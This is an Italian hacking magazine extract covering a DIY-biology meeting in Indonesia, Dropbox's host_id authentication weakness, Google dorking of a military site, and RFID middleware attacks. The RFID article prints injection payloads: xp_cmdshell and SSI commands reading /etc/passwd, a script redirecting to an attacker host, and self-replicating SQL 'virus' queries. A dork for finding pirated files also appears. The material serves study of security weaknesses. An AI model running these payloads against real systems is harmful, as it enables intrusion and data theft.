Segnali di hacking registrati sulle coste del Pacifico. Oriente estremo - geograficamente e culturalmente - da osservare con la curiosità e l'attenzione che merita. Il 24 e 25 aprile scorso a Yogicarta (Indonesia) si è svolto il primo Asia-Pacific DIYBio & BioArt Meeting: "Democratizing the Laboratory". Il titolo della due giorni non lascia spazio ad ambiguità e ci proietta dritti in un terrotorio in profonda evoluzione su cui vale la pena interrogarsi. Perchè oggi è realmente possibile: la disponibilità di tecnologie evolute e complesse a costi relativamente accessibili fa sì che garage, bagni e cucine di privati cittadini possano trasformarsi in veri e propri laboratori di ricerca fatti in casa...

HONF family. The House of Natural Fiber

Location di questo peculiare meeting è "HONF – The House of Natural Fiber". Fondato a Yogicarta nel 1999, HONF è un laboratorio di new media art, dove il significato di arte si estende e si ibrida a pratiche tecnologiche, biologia, design e ricerca scientifica per portare questi linguaggi, nella vita quotidiana, a supporto delle comunità locali e dei processi di condivisione della conoscenza. La HONF family è fatta di giovani che credono nella filosofia DIY (Do It Yourself), la praticano e se ne appropriano, decidendo che

è arrivato il momento di avere un posto tutto loro per continuare la sperimentazione avviata e renderla accessibile ad altri: una comunità di "open-fabers". Il gruppo è composto da Vincensius Christiawan, interior designer, ricercatore e appassionato di UFO, meglio conosciuto come "Venzha"; Irene Agrivina, "Ira", fashion desgner con l'amore per la poesia; Tommy Surya, detto "Itaz", graphic-designer e fumettista; e Istasius Praditya, "Imot", VJ impegnato sul fronte del web interattivo. Il gruppo dei fondatori lavora per creare un ecosistema aperto in cui collaborare e in cui di fatto convergono programmatori, accademici, scienziati e performer uniti dalla volontà di sperimentare e creare progetti comuni. Dal '99 a oggi HONF ha prodotto workshop, eventi, festival, presentazioni, ma soprattutto un laboratorio indipendente e funzionante concepito come spazio fisico, ma anche come dimensione relazionale-immateriale: uno spazio costruito "di" e "intorno" alle persone che ci lavorano. Nel febbraio di quest'anno HONF, con il progetto "Intelligent Bacteria", risulta vincitore del festival Transmediale 11 (Berlino), ottenendo uno dei principali riconoscimenti a livello internazionale dedicati alla new media art. Tre mesi dopo, il lancio del meeting: i ragazzi hanno le idee chiare e ci sanno fare.

IL MEETING

HONF Lab sin dall'inizio si concentra su un terreno particolare: una biologia DIY che incontra la filosofia hacker e i linguaggi espressivi della new media art. A Yogiacarta, nella due giorni di incontri, presentazioni, dibattiti e simposi, si fanno le prove generali di una biotecnologia global-pop che non intende rimanere monopolio di accademie e case farmaceutiche, ma mescolarsi alla strada. Il testo introduttivo, scritto da Denisa Kera di DIYBIOSINGAPORE, che traduco dall'inglse e riporto in parte, descrive perfettamente l'approccio scelto offrendoci larghissimi spazi di riflessione:



La conferenza di apertura del meeting HONF lab a Yogicarta. Informale ma dai risvolti piuttosto innovativi.

"[...] Scambi globali di kits e protocolli biothech per giocare con il genoma e creare organismi sintetici come animali domestici, strumenti da laboratorio usati ai fornelli che trasformano le nostre cucine in laboratori biotecnologici: queste sono solo alcune delle facce che può asumere la biologia global-pop. Artisti, designer e scienziati da regioni diverse traducono protocolli scientifici in manifesti artistici, creano sculture da tessuti, aiutano le comunità locali usando protocolli low cost e low technology, creano performance a partire dal DNA e istallazioni dai biotopi. Ci incontreremo per indagare il territorio ibrido che interseca spazio pubblico, privato e laboratorio e per discutere le diverse forme di biohacking, biopunk, bioart, gastronomia molecolare. [...]"


Il meeting si interroga intorno a quesiti importanti come la rilevanza di queste pratiche "democratico-scientifiche" per l'innovazione, la diffusione e il supporto alle comunità locali; sull'emergenza di nuove pratiche e idee legate all'arte e al design in relazione alle biotecnologie; sulla possibilità di coinvolgere pratiche di design critico nella discussione della bioetica; e infine su come tutto questo possa diventare uno strumento di emancipazione per le comunità locali. Gli interventi variano dal DIYbio & Food Hacking all'esplorazione di una biologia postumana; dai temi della sicurezza biotecnologica alla Piracy of the Age of DIYBio, coinvolgendo anche realtà europee e americane come Romie Littrel di DIYbio Los Angeles o Angelo Vermeulen di Biomodd Network. Il tutto combinato a workshop e sezioni di laboratorio live.



Foto ricordo della HONF family al completo: non mancano certo di idee, entusiasmo e coraggio.

"MY HOME IS MY LAB" MOVEMENT?


La nostra civiltà manipola codici (linguitici, visuali, tecnonologici). Una manipolazione che si sposta su livelli sempre più estremi fino ad arrivare al corpo, dentro al nostro stesso codice genetico e biologico. Non siamo dentro un romanzo cyberpunk, non parliamo di futuri remoti: si tratta della nostra realtà quotidiana. È complesso e difficile prendere delle posizioni su questi argomenti, cosa che non si intende delegare alle battute finali di un articolo. Una cosa è però certa. Se la biotecnologia è uno dei maggiori territori di ricerca, sperimentazione e appropriazione da parte di stati e poteri economici globali, è una delle frontiere dell'hacking contemporaneo su cui rifletteremo - o saremo costretti a riflettere. Benvenuto dunque questo primo meeting indonesiano e che migliaia di bio-hack lab sorgano in scantinati, bagni e cucine.



Un'idea globale e già diffusa e molte partecipazioni: Romie Littrel durante una presentazione, DIYbio Los Angeles.

di Massimiliano Brasile
redazione@hackerjournal.it

DROPBOX BUCATO



COME COMPROMETTERE UN ACCOUNT DROPBOX.

Negli ultimi tempi si parla sempre più spesso di analisi forense, una disciplina che ha acquisito un ruolo centrale nelle indagini che coinvolgono apparati informatici. E proprio da questo settore provengono continui stimoli legati alla sicurezza dei dati personali, come il contributo di Derek Newton (derecknewton.com) su Dropbox. Dropbox è in questo momento il più popolare programma di sincronizzazione remota di cui abbiamo già parlato in passato (vedi HJ 192), tale da rendere necessario conoscere i suoi meccanismi ai fini di eventuali indagini; per questo motivo Derek ha applicato i criteri di analisi forense su questo tool per approfondirne il funzionamento. Nella sua analisi sono emersi degli aspetti interessanti legati alla possibilità di compromettere la sicurezza di un account Dropbox, che in ultima istanza è strettamente connessa alla modalità di autenticazione adottata "by design" (c'è poco da fare).

IL PUNTO DEBOLE

Il compito principale di Dropbox è quello di tenere sincronizzati i file attraverso diversi sistemi e su diversi dispositivi di propria proprietà in modo automatico. Perché ciò sia possibile, è necessario:

• Installare un client Dropbox;
• Al termine di questa installazione inserire le credenziali per accedere al servizio (o sarà richiesto di crearne di nuove nel caso non siano presenti);
• Indicare quale tra le cartelle del proprio hard-disk si vuole dedicare all'attività di sincronizzazione.

Successivamente il client funziona in modalità residente controllando continuamente la cartella dedicata (e le sue sottocartelle) per eventuali variazioni o aggiunte nei file presenti. A prescindere dal sistema operativo nel quale è installato il client, Dropbox durante il suo monitoraggio immagazzina dati di configurazione, l'elenco dei file e delle cartelle, codici di verifica (hash) e i dati temporanei in un insieme di piccoli database SQL situati nella cartella %APPDATA%\Dropbox.
In particolare uno di questi attira la nostra attenzione perché afferisce alla configurazione del client (config.db). Proviamo ad aprire questo file con il nostro programma preferito per SQL (ad esempio SQLliteman sotto Linux). Troveremo una tabella chiamata config contenente diverse righe di configurazione.

In particolare la nostra attenzione è attratta da alcune righe:

• Email: questo è l'indirizzo e-mail del proprietario dell'account che incredibilmente non viene utilizzato nel processo di autenticazione e può essere variato a piacimento (rispettando la formattazione di un indirizzo e-mail) senza causare malfunzionamenti.

• Dropbox_path: definisce il percorso radice della cartella che sarà sincronizzata da Dropbox nel

sistema dove è in funzione.

• Host_id: è assegnato al sistema dopo che è stata realizzata l'autenticazione iniziale al termine dell'installazione e che non sembra cambiare col tempo.

Dopo alcune prove è emerso che il client Dropbox utilizza solamente host_id per autenticarsi. E qui nasce il problema: il file config.db è completamente trasportabile e non è in alcun modo ancorato al sistema. Questo significa che se qualcuno guadagna l'accesso al config.db di un utente (o anche soltanto del valore assegnato a host_id), avrà la possibilità di autenticarsi e accedere liberamente al suo account fintanto che tale utente non rimuova l'host nel quale è stato generato l'host_id compromesso dall'elenco dei dispositivi agganciati tramite l'interfaccia web di Dropbox.
Per verificare questa possibilità è sufficiente copiare il file config.db in un altro sistema, accertandosi che dropbox_path punti a un percorso valido e lanciare Dropbox: assisteremo all'immediata autenticazione senza alcuna richiesta di verifica delle credenziali per autorizzare l'utente e senza verificare che il dispositivo dal quale si sta accedendo sia effettivamente collegato e presente nella lista dei dispositivi collegati (anche nel caso in cui il sistema abbia un nome completamente diverso) e questo sembra essere il funzionamento previsto da progetto! Inoltre host_id rimane valido anche dopo che l'utente cambia la password di accesso, quindi un'eventuale soluzione basata sul recupero delle credenziali non risolve il problema.


Ovviamente, se un attaccante ha accesso a config.db (nell'ipotesi che non sia stato inviato dall'utente stesso, durante un attacco di social engineering), vuol dire che ha sicuramente accesso a tutti i file contenuti nell'account. Questo significa che potrebbe essere sviluppato uno specifico malware in grado di recuperare proprio il config.db, o anche solo la parte sensibile del piccolo db e nel caso in cui tale malware venga rilevato una procedura generica di cambio password non impedirà comunque all'attaccante di accedere comunque all'account della vittima.
Per difendersi opportunamente l'utente dovrà infatti rimuovere via web il suo sistema da quelli autorizzati. Bisogna poi considerare che il dato di host_id è composto da appena 16 byte, davvero pochi rispetto ai gigabyte di dati potenzialmente riservati che possono essere contenuti negli account. Il che rende il rischio davvero elevato.

COME PROTEGGERSI

La soluzione che sembra più adeguata è quella di proteggere i dati contenuti nell'account utilizzando una cifratura forte, ad esempio con password lunghe (le cosiddette pass-phrase). Personalmente consiglio di utilizzare TrueCrypt per cifrare i dati di Dropbox o addirittura di realizzare un contenitore cifrato all'interno del quale installare Dropbox e la cartella da sincronizzare in modo da celare anche Dropbox dalle applicazioni installate. E' chiaro che questa soluzione non rende host_id blindato, ma è sicuramente più difficile scoprirlo.

Ovviamente ci si deve sincerare di aver rimosso eventuali vecchi sistemi dalla lista dei dispositivi autorizzati, oltre che monitorare l'ora dell'ultima attività che compare nella lista Account->My Computers nell'interfaccia online di Dropbox. Se si rileva un sistema che non dovrebbe esserci, sarà opportuno scollegarlo immediatamente (unlink).

Non nascondo che io stesso utilizzo Dropbox da anni e verificando ho trovato diversi (miei) sistemi che erano ancora autorizzati.
È auspicabile che Dropbox riconosca presto il bisogno di aggiungere meccanismi per aumentare le sicurezze e impedire che possano realizzarsi accessi non autorizzati a lungo termine negli account degli utenti. Molti utenti si sono lamentati, ma ufficialmente l'azienda risponde assicurando che i collegamenti SSL e la cifratura AES 256 nei loro server sono più che adeguati. Fino ad allora speriamo che questo articolo abbia allertato qualcuno e che chi utilizza abitualmente Dropbox si preoccupi di proteggere (realmente) i suoi dati.



Lanciamo SQlLiteman e apriamo config.db: con semplicità vedremo comparire la tabella config e potremo vedere i dati (in chiaro) della configurazione di Dropbox. Un metodo di registrazione acocunt tutt'altro che sicuro!


di Mikko
redazione@hackerjournal.it

QUANDO GOOGLE FA L'HACKER

ANCHE I SITI PIÙ PROTETTI POSSONO FARE SCIVOLONI IN FATTO DI SICUREZZA. VEDIAMO IL CASO DI UN SITO STATUNITENSE SEGRETISSIMO E IMPENETRABILE.



La notizia è subito rimbalzata da Twitter: quando si visita il sito militare di aepbus all'indirizzo https://aepubs.army.mil/ compare prima un invito a lasciare il sito perché giudicato poco sicuro e poi un divieto di accesso.



I sito militare nega l'accesso se non si fa il log-in, ma basta una ricerca con Google per avere a disposizione i suoi documenti.


Per poter accedere è necessaria un'autorizzazione che la maggior parte dei comuni mortali non ha. Ma, sorpresa delle sorprese, basta fare una ricerca con Google usando come chiave di ricerca site:aepubs.army.mil per poter accedere a moltissimi documenti, in formato pdf nella maggior parte dei casi, e per maggiore "sicurezza" di non perderci nulla è addirittura disponibile la cache consultabile a piacimento. Grazie all'elenco dei risultati di Google è anche possibile visitare con agio diverse aree dell'impenetrabile sito. Come mai è potuta succedere una cosa simile? Con ottima probabilità il sito ha fatto ricorso all'indicizzazione di Google e così tantissimi documenti delicati finiscono tranquillamente nella nutritissima pagina dei risultati accessibili da chiunque. In casi come questi a volte si parla di attacchi basati su Google. Se proviamo a fare la ricerca speciale e non vediamo più niente, probabilmente i responsabili della sicurezza del sito hanno (finalmente) posto rimedio alla loro piccola falla di sicurezza. La notizia è stata data su Twitter da Mikko Hyppönen, direttore dei laboratori di ricerca di F-Secure il colosso finlandese in campo di antivirus.

GLI ATTACCHI GOOGLE BASED

Il principio è semplice e ne abbiamo sotto gli occhi un esempio pratico con il sito di aepubs.army.mil che è solo l'ultimo esempio illustre: la cronaca americana è costellata di annunci riguardanti la fuga di notizie riservatissime a causa del cattivo uso di programmi e strumenti informatici fatte da dipendenti distratti o da tecnici incompetenti. La tecnica è quella di usare il celebre motore



Ecco che succede usando l'indicizzazione di Google. Malgrado gli strumenti messi a punto per rendere inaccessibile il sito ai più, molte pagine e documenti sono accessibili a tutti.



Disponibile per tutti i gusti. Google Hacks viene messo a disposizione direttamente dalla sezione programmi di Google ed è disponibile per Windows, Linux e Mac.

di ricerca per trovare documenti altrimenti inaccessibili. I documenti possono essere sottoposti a restrizioni per diversi motivi: o perché il sito che ci interessa richiede di fare un log-in con un account che non abbiamo, oppure limita l'accesso solo a un'area geografica e blocca il nostro IP se non facciamo parte di quell'area. Per fare queste ricerche particolari dobbiamo usare la semplice sintassi richiesta dai comandi speciali di Google. Per cercare le pagine indicizzate per esempio, non dobbiamo fare una semplice ricerca che ci restituirebbe solo la pagina principale del sito che abbiamo inserito e l'elenco di pagine che ne parlano, ma dobbiamo usare il comando site prima di scrivere l'indirizzo del sito. Possiamo fare questo esperimento con qualsiasi sito. Con un po' di pazienza potremmo avere tante piacevoli sorprese...

GOOGLE HACKS

Questo utilissimo strumento ci permette di usare dei comandi semplici per cercare contenuti particolari in Rete. Lo scopo dichiarato dello strumento, legale, malgrado il nome un po' curioso, è quello di fornire strumenti per usare in modo semplice i comandi di Google per fare ricerche fruttuose e scovare vulnerabilità o usi impropri dei server. Per esempio se usiamo le funzioni per cercare libri, musica o video, invece di scrivere un comando dalla sintassi complicata come -inurl:(htm|html|php) intitle:"index of" +"last modified" +"parent directory" +description +size +(.mp3|.wma|.ogg) "titolo della canzone o nome del cantante" ci basta scrivere il titolo o il nome del cantante, fare clic sul tipo di file che ci interessa e poi su Search. Grazie ai potenti strumenti di indicizzazione di Google potremmo trovare una miriade di file protetti da copyright e saremo in grado di individuare a colpo sicuro i server che distribuiscono illegalmente file protetti. È possibile scaricare il programma nella versione più adatta al nostro computer collegandoci all'indirizzo http://code.google.com/p/googlehacks/downloads/list. Per avere un'idea di come Google possa essere uno strumento pericoloso, grazie alla sua efficienza, diamo un'occhiata anche all'indirizzo www.hackersforcharity.org/ghdb. Troviamo un esaustivo elenco delle chiavi di ricerca utilizzate. Con i relativi risultati.

I COMANDI SPECIALI DI GOOGLE

Per poterli usare correttamente, i comandi sono sempre da scrivere con i due punti tra il nome del comando e il contenuto o l'indirizzo del sito che ci interessa controllare tramite Google. Si scrivono direttamente nella casella di ricerca.

site:URL Per ottenere l'elenco delle pagine indicizzate di un sito

link:URL Per vedere la lista delle pagine indicizzate da Google che contengono un link al sito che ci interessa.


allintext:parola o espressione. Restituisce l'elenco delle pagine indicizzate da Google che contengono le parole che abbiamo indicato all'interno del testo.

allintitle:parola o espressione. Fornisce la lista delle pagine indicizzate da Google che contengono delle determinate parole all'interno del titolo.

cache:URL ci mette a disposizione la cache memorizzata nel database di Google per la pagina che ci interessa.

di G.Enoma
redazione@hackerjournal.it

VULNERABILITA' RFID



I TAG RFID SONO ORAMAI OVUNQUE, E A NOSTRA INSAPUTA. SEMBRANO SICURI ED INNOCUI, MA LO SONO REALMENTE? CERCHIAMO DI CAPIRE IN COSA SONO VULNERABILI PER CAPIRE COME DIFENDERCI.


Il sistema RFID (Radio Frequency IDentification) è basato su vari componenti: un transponder, detto anche TAG, che contiene l'informazione, un lettore e/o scrittore in grado di operare su di essa, e una filiera di server e applicazioni che gestiscono i dati, nei due sensi. In un recente articolo nella rivista gemella HM abbiamo visto gli strumenti necessari per interagire con i tag. In quella sede ne abbiamo anche descritto tipologie e classi, che quindi non riporto in questo articolo. Qui vogliamo analizzarne i rischi legati alla sicurezza. Ricordate: la conoscenza è una cosa buona, ma il suo abuso per fini illeciti è reato. Una parola di elogio ai professori e studenti dell'Università di Amsterdam per l'ottimo lavoro, da cui molto di quanto leggete qui è stato tratto.

TIPI DI ATTACCHI

Nell'immaginario collettivo, la limitatezza di questi dispositivi li ha fatti considerare come immuni da infezioni o exploit. Mai assunzione fu così sbagliata. Alcuni professori e ricercatori della Vrije Universiteit (Amsterdam) hanno infatti trovato un modo per inserire un virus nei tag RFID e lo hanno dimostrato pubblicamente in occasione della Pervasive Computing and Communications Conference tenutasi a Pisa il 15 marzo 2006. Da allora l'argomento è diventato di interesse pubblico e gli studi si sono moltiplicati. Possiamo distinguere diversi tipi di attacchi:

- Modifica dei tag per falsificarne il contenuto
- Modifica dei tag per attaccare i servizi di Back-end
- Modifica dei tag per attaccare i servizi di Back-end e generare ulteriori modifiche di tag

Tutti questi attacchi si basano sul fatto che in un modo o nell'altro, i dati letti dal tag sono processati da applicazioni (vulnerabili) e sono inseriti in database (vulnerabili). Quindi in un certo senso sono applicabili in via teorica tutte le tecniche di infezione: generazione di virus, worm e malware in generale. Ma c'è un "ma". Il problema sono le dimensioni ridotte del tag, che può andare da qualche decina di byte per quelli più diffusi, a un paio di KB. Nelle sezioni seguenti vedremo come è comunque possibile portare



Architettura della filiera di processamento RFID completa della stazione di gestione e controllo.

a termine attacchi importanti anche con limiti così stringenti.

SQL INJECTION

Quando si parla di database, l'SQL injection c'entra sempre. E poiché i tag RFID sono ancora considerati oggetti sicuri, i controlli fatti sulle loro letture sono pochi. Supponiamo che il nostro DB abbia una query tipo quella indicata qui sotto:

```
INSERT INTO ContainerContents
VALUES ('%tagid%', '%tagdata%')
```

Se modifichiamo un tag in modo che il nostro input sia costruito ad hoc, potremmo far fare al nostro DB qualunque cosa.

```
123,TestoTag'); EXEC Master..
xp_cmdshell 'cat /etc/passwd';--
```

che fa diventare la query:

```
INSERT INTO ContainerContents
VALUES ('123', 'TestoTag'); EXEC
Master..xp_cmdshell 'cat /etc/
passwd';--')
```

Notate il "- -" finale trasforma quello che segue in commenti, evitando errori di sintassi, che sarebbero loggati. La stored-procedure xp_cmdshell fa eseguire un comando di sistema. Ovviamente il problema è dovuto al fatto che la query non ha un filtro sui caratteri speciali (un-escaped query). L'esempio così semplice è comunque la base per la maggior parte degli altri attacchi, che si differenziano per il tipo di comando da eseguire.

VULNERABILITÀ WEB

Se il processamento dei dati si avvale anche di una interfaccia web (cosa sempre più frequente), ciò apre la porta ad altre possibilità. L'attacco può sia essere indiretto, utilizzando il metodo di SQL injection visto in precedenza, o diretto, usando vulnerabilità proprie del Web, tipo caricamento di script o SSI (Server-Side Include). Vediamo esempi di tag modificati per entrambi i casi (ovviamente la modifica è leggermente diversa se si passa via SQL injection):


```
123,TestoTag<br>;
<script>document.location='http://
attacker_ip/exploit.js';</script>
```

oppure (SSI):

```
123,TestoTag<br>; <!--#exec
cmd="cat /etc/passwd /"-->
```

INTRODUZIONE AI VIRUS RFID

Anche se lo sapete, rinfrescare il concetto non fa male. Un virus deve eseguire due funzioni principali: replicarsi e eseguire il cosiddetto payload, cioè l'azione per cui è disegnato. Nel caso che qui ci interessa, il meccanismo di replica usa un database di back-end che qualunque sistema RFID deve avere. In generale si distinguono due tipologie di replicazione: tramite query auto-referenzianti o attraverso "quines" (niente paura: poi spiego cosa sono). La scelta dipende da diversi fattori, ma in sostanza dalle funzioni supportate dal database. Anche il payload che si può realizzare dipende principalmente dal meccanismo di replica usato, ma non solo. Un'ultima avvertenza: le informazioni che vi passo in questo articolo sono per motivo di studio. Per questo motivo non troverete la pappa pronta: quella è roba da Lamer. Tutti i concetti importanti, però, ci sono. Il resto, sta a voi impararlo e Google è vostro amico.



Anche gli RFID cadono: questa è un'immagine del primo tag RFID infettato da virus (fonte: studio [4]).

VIRUS RFID TRAMITE QUERY AUTO-REFERENZIANTE

Con gli strumenti che abbiamo appena visto, possiamo vedere come potrebbe essere costruito un Virus RFID di questo tipo specifico. L'esempio fa delle assunzioni, che però non sono poi così lontane dalla realtà di molti casi. Assumeremo che il database abbia due campi: uno per memorizzare il valore letto e uno per memorizzare il nuovo valore da scrivere sul tag. Inoltre daremo per scontato che funzioni l'attacco di SQL injection, ovvero le query non devono essere filtrate, e poi che le query gestiscano correttamente i commenti. Infine il DB deve supportare, naturalmente, una funzione che ritorni la query corrente. Con queste precisazioni, immaginiamo che il nostro DB inserisca i dati letti dal tag RFID con una query tipo:

```
UPDATE ContainerContents SET
OldContents='%contents%' WHERE
TagID='%id%'
```

Supponiamo ora di aver registrato nel tag qualcosa come:

```
MioTag', NewContents=SUBSTR(Get
CurrentQuery (),43,57) --
```

A questo punto la query diventa:

```
UPDATE ContainerContents SET
```

```
OldContents='MioTag', NewCon
tents=SUBSTR(GetCurrentQuery
(),43,57) -- WHERE TagId='123'
```

Siccome l'istruzione WHERE risulta commentata, il risultato è che siamo riusciti a propagare il valore del nostro tag infetto a nuovo valore per tutti i tag presenti nel database. Ma non solo, ci si aspetta che all'aggiornamento degli altri tag, il nostro codice venga spalmato anche su tutti loro! La funzione SUBSTR(GetCurrentQuery (),43,57) elimina la parte di query inserita dal database (43 è la lunghezza della stringa "UPDATE ContainerContents SET OldContents=';" mentre 57 è la lunghezza dell'exploit).
Con questo sistema abbiamo un metodo di propagazione.
Ora ci serve creare un payload. Con una sola query non è generalmente possibile iniettare anche un payload SQL, ma si possono inserire client-side scripts e exploit SSI:

```
MioTag', NewContents=SUBSTR(Get
CurrentQuery (),43,73) --<script>...</
script>
```

Ovviamente il numero 73 va aggiustato in funzione della lunghezza dell'exploit. Questo non è tutto perché possiamo anche combinare query multiple:

```
MioTag'; UPDATE
ContainerContents SET
NewContents=NewContents || ''';' ||
GetCurrentQuery () || ';%payload%;
--';%payload% --
```

Notate che Il payload è inserito due volte: una per inserirlo nel DB e una per eseguirlo. Cercando su internet non avrete difficoltà a trovare esempi specifici per database più comuni, quali Oracle. Sappiate che Oracle (OCI/iSQL*Plus) supporta i commenti nel codice SQL e inoltre ha una funzione che ritorna la query corrente. Solo che servono i privilegi di amministratore. Anche PostgreSQL, MySQL e SQL Server supportano commenti e query multiple e funzioni per ottenere la query corrente.

VIRUS RFID TRAMITE QUINES

Con il termine "Quine" si indica un programma che stampa il suo codice sorgente. Se un tag RFID ne contiene uno, e questo è eseguito nel database, il codice si copia in altri tag, permettendo la diffusione del virus. I prerequisiti affinché questo tipo di exploit funzioni sono del tutto simili a quelli visti in precedenza, con l'unica differenza che serve che l'esecuzione di query multiple in una singola chiamata siano supportate.

Summary of attacks against RFID middleware

		RFID Reader	WWW Management	Oracle OCI10	Oracle iSQL*Plus	SQL Server	PostgreSQL	MySQL
Exploits	SQL injection (single query)			✓	✓	✓	✓	✓
	SQL injection (multiple query)				✓	✓	✓	✓ (N)
	Code insertion		✓					
	Buffer overflows	✓						
Worms		✓	✓			✓		
Viruses	Self-referencing commands			✓ (A)	✓ (A)			
	Quines				✓ (C)	✓ (C)	✓ (C)	✓ (C,N)
